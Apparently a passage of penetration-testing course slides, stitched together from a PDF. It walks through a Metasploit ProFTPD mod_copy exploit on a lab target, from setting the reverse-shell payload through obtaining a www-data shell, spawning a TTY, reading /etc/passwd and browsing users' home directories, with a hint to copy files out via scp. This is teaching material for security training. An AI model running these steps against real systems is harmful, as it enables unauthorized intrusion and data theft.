  inet6 fe80::143:1657:d04:cc06 prefixlen 64 scopeid 0x20<link>  
  unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100 (UNSPEC)  
  RX packets 5089 bytes 344289 (336.2 KiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 5630 bytes 315923 (308.5 KiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
  inet 192.168.55.101 netmask 255.255.255.0 broadcast 192.168.55.255  
  ether 52:54:00:87:3b:95 txqueuelen 1000 (Ethernet)  
  RX packets 0 bytes 0 (0.0 B)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 0 bytes 0 (0.0 B)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_awk):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.55.101
```

```
LHOST => 192.168.55.101
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST	10.8.0.158	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	ProFTPD 1.3.5

No payload needed!

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```

```
pwd
/var/www
whoami
www-data
```

We obtained a "Jail shell"

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400

pwd
/var/www
whoami
www-data
help

Meta shell commands
=====

Command      Description
-----
help         Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry          Open the Pry debugger on the current session
```

Spawning a TTY (“teletype” terminal) shell

- Type: “/bin/sh -i”

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
help

Meta shell commands
=====

Command      Description
-----      -
help         Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry         Open the Pry debugger on the current session

/bin/sh -i
/bin/sh -i
$
```

```
$ whoami
whoami
www-data
$ pwd
pwd
/var/www
$ ls
ls
```

```
0yHt279.php  CuH5e.php  NsCfe.php  b8FI6.php  l9V2Xbu.php  test
8JEK3.php   K0GLwJr.php  SqaNWI.php  ijMqGh.php  lJ8u7rX.php  xyVuq.php
AZdCe.php   Kh9V6WP.php  Tt6hub.php  index.html  onkos81.php
BiqGI0z.php  MWmXA1V.php  YESrVcg.php  jtbxN93.php  robots.txt
```


```
$
```




```
$ cd /
cd /
$ ls
ls
bin    dev    home  lib    lost+found  mnt  proc  run  srv  tmp  var
boot  etc    initrd.img  lib64  media      opt  root  sbin  sys  usr  vmlinuz
$
```

```
$ cd /etc
cd /etc
$ ls
ls
X11                initramfs-tools      proftpd
acpi               inputrc              protocols
adduser.conf      insserv              python
alternatives     insserv.conf         python2.7
apache2           insserv.conf.d       python3
apm               iproute2             python3.4
apparmor          iscsi                rc.local
apparmor.d        issue                rc0.d
appport           issue.net            rc1.d
apt              kbd                  rc2.d
at.deny           kernel               rc3.d
bash.bashrc       kernel-img.conf      rc4.d
bash_completion  landscape            rc5.d
bash_completion.d ld.so.cache          rc6.d
bindresvport.blacklist ld.so.conf
blkid.conf        ld.so.conf.d
blkid.tab         ldap
byobu             legal
ca-certificates  libaudit.conf
ca-certificates.conf libnl-3
calendar         locale.alias
chatscripts       locale.time
console-setup     logcheck
cron.d            login.defs
cron.daily        logrotate.conf
cron.hourly       logrotate.d
cron.monthly      lsb-release
cron.weekly       lsb-release.conf
dbus-1            magic
debconf.conf     magic.mime
debian_version   mailcap
default          mailcap.order
deluser.conf     manpath.config
depmod.d         mime.types
dhcp            mke2fs.conf
dpkg            modprobe.d
environment      modules
fonts           mtab
fstab           mysql
fstab.d         nanorc
fstab.orig      network
ftppusers       networks
fuse.conf       newt
gai.conf        nsswitch.conf
groff           openvpn
group           opt
group-          os-release
grub.d          pam.conf
gshadow         pam.d
passwd         passwd
passwd-        passwd-
perl           perl
php5           php5
host.conf       hostname
hostname       pm
hosts          polkit-1
hosts.allow    popularity-contest.conf
hosts.deny     ppp
ifplugd       profile
init          profile.d
init.d        $
```

shadow
shadow-



gshadow pam.d
gshadow- passwd
hdparm.conf passwd-
host.conf perl
hostname php5



```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
justin:x:1000:1000:Justin,,,:/home/justin:/bin/bash
proftpd:x:105:65534::/var/run/proftpd:/bin/false
ftp:x:106:65534::/srv/ftp:/bin/false
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
bcurtis:x:1001:1001:Brent Curtis,,,:/home/bcurtis:/bin/bash
tyler:x:1002:1002:Tyler,,,:/home/tyler:/bin/bash
mmoxie:x:1003:1003:Marlin Moxiespike,,,:/home/mmoxie:/bin/bash
jcomey:x:1004:1004:,,,:/home/jcomey:/bin/bash
pzimm:x:1005:1005:Phil Zimmerman,,,:/home/pzimm:/bin/bash
bschneier:x:1006:1006:Bruce Schneier,,,:/home/bschneier:/bin/bash
cincinnatus:x:1007:1007:Edward Snowden,,,:/home/cincinnatus:/bin/bash
```

Which accounts might have data in them a hacker would be interested in?

Next steps

```
$ cd /home
cd /home
$ ls
ls
bcurtis  bschneier  cincinnatus  jcomey  justin  mmoxie  pzimm  tyler
$ cd bcurtis
cd bcurtis
$ ls
ls
go-away.txt  tmp
$ cat go-away.txt
cat go-away.txt
Nothing to see in my home dir, go away!
$
```

- Checkout command “scp” for moving files from target back to your Kali
- ...

Agenda

- ✓ Mid-term issues
- ✓ Some thoughts on how to approach Milestone 3